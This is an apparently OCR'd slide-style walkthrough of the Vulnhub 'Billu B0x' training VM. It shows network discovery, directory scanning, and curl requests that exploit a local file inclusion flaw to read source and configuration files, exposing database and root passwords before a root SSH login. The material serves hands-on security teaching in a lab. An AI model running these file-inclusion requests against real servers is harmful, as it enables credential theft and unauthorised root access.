Vulnhub’s vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration


Target VM

- Target VM: Billu B0x
- Download the zip archive and extract it

https://www.vulnhub.com/entry/billu-b0x,188/

- Import the ova file into your favorite hypervisor

- Attach a DHCP enable vmnet to the machine and run it



- Objective

The objective is to break into the machine via a web application running on it and escalate user privileges to gain root access.

Test Setup

◎ Testing environment

Linux Kali (attacker) >>> Firewall >>> Billu B0x (target vm)

Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:~# netdiscover -i eth1 -r 192.168.111.0/24
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.111.1   00:50:56:c0:00:09      1      60  Unknown vendor
192.168.111.128 00:0c:29:c9:71:12      1      60  Unknown vendor
192.168.111.254 00:50:56:e0:5d:54      1      60  Unknown vendor
```


◎Scan the target machine IP (192.168.111.128)

```
root@LUCKY64:~# ./Scan.py
TCP port 22 is open
TCP port 80 is open
```

- Two ports are open: Port 22 – Used for SSH; Port 80 – Used to serve a web application

Walkthrough

◎ Explore target machine's port 80 in a browser



◎ it looks like a custom page which is asking for a username and password

After trying the known combination of SQL Injection used to bypass login, all the attempts made were unsuccessful


Walkthrough

- Use dirb tool to scan the web application

```
root@LUCKY64:~# dirb http://192.168.111.128 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul  7 01:03:33 2017
URL_BASE: http://192.168.111.128/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.111.128/ ----
+ http://192.168.111.128/add (CODE:200|SIZE:307)
+ http://192.168.111.128/c (CODE:200|SIZE:1)
+ http://192.168.111.128/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.111.128/head (CODE:200|SIZE:2793)
==> DIRECTORY: http://192.168.111.128/images/
+ http://192.168.111.128/in (CODE:200|SIZE:47559)
+ http://192.168.111.128/index (CODE:200|SIZE:3267)
+ http://192.168.111.128/panel (CODE:302|SIZE:2469)
==> DIRECTORY: http://192.168.111.128/phpmy/
+ http://192.168.111.128/server-status (CODE:403|SIZE:296)
+ http://192.168.111.128/show (CODE:200|SIZE:1)
+ http://192.168.111.128/test (CODE:200|SIZE:72)
==> DIRECTORY: http://192.168.111.128/uploaded_images/
```

Walkthrough

◎Open test.php in a browser



◎ **file** is a variable sent via POST request and it may be vulnerable to LFI

◎ Send a POST request and pass a parameter to file

```
root@LUCKY64:~# curl -X POST --data "file=/etc/"lsb-release http://192.168.111.128/test
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS"
```

File variable is vulnerable to LFI

Walkthrough

- index.php asks for username and password and a POST request is being made the rest of the PHP code is in the same file
  - Exploit LFI vulnerability to read the code of index.php
  - Send a POST request and pass index.php as a parameter to file

```
root@LUCKY64: # curl -X POST --data "file=index.php" http://192.168.111.128/test
<?php
session_start();

include('c.php');
include('head.php');
if(@$_SESSION['logged']!=true)
{
        $_SESSION['logged']='';

}

if($_SESSION['logged']==true &&  $_SESSION['admin']!='')
{

        echo "you are logged in :)";
        header('Location: panel.php', true, 302);
}
else
{
echo '<div align=center style="margin:30px 0px 0px 0px;">
<font size=8 face="comic sans ms">----[[ billu b0x ]]----</font>
<br><br>
Show me your SQLI skills <br>
<form method=post>
Username :- <input type=text name=un>   Password:- <input type=password name=ps> <br><br>
<input type=submit name=login value="let\'s login">';
}
if(isset($_POST['login']))
```

Walkthrough


- c.php file is included in the code
- Exploit LFI; Send a POST request and read the contents of c.php

```
root@LUCKY64:~# curl -X POST --data "file=c.php" http://192.168.111.128/test
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

// Check connection
if (mysqli_connect_errno())
  {
  echo "connection failed ->  " . mysqli_connect_error();
  }

?>
```

- c.php file contains the credentials for the MySQL database

Walkthrough

- dirb revelead the /phpmy link



Walkthrough


◎After accessing phpmy link, it takes to PHPMyAdmin
PHPMyAdmin credentials:

- Username: billu
- Password: b0x_billu

◎From PHPmyAdmin we get web application credentials and log in

Web application credentials:

Username: biLLu
Password: hEx_it




Walkthrough

- The goal is to obtain server's root password
- Next step will be to exploit LFI and read **config.inc.php file**
- config.inc.php reveals server's root password: roottoor

```
root@LUCKY64: # curl -X POST --data "file=/var/www/phpmy/config.inc.php" http://192.168.111.128/tes
<?php

/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'roottoor';
$cfg['Servers'][$i]['AllowNoPassword'] = true;

/* End of servers configuration */

$cfg['DefaultLang'] = 'en-utf-8';
$cfg['ServerDefault'] = 1;
$cfg['UploadDir'] = '';
$cfg['SaveDir'] = '';


/* rajk - for blobstreaming */
$cfg['Servers'][$i]['bs_garbage_threshold'] = 50;
$cfg['Servers'][$i]['bs_repository_threshold'] = '32M';
$cfg['Servers'][$i]['bs_temp_blob_timeout'] = 600;
$cfg['Servers'][$i]['bs_temp_log_threshold'] = '32M';


?>
```

Walkthrough

◎ Now can log into the server as root via SSH; Game Over



References

- Vulnhub website

https://www.vulnhub.com

- Vulnerable VM download

https://www.vulnhub.com/entry/billu-b0x,188/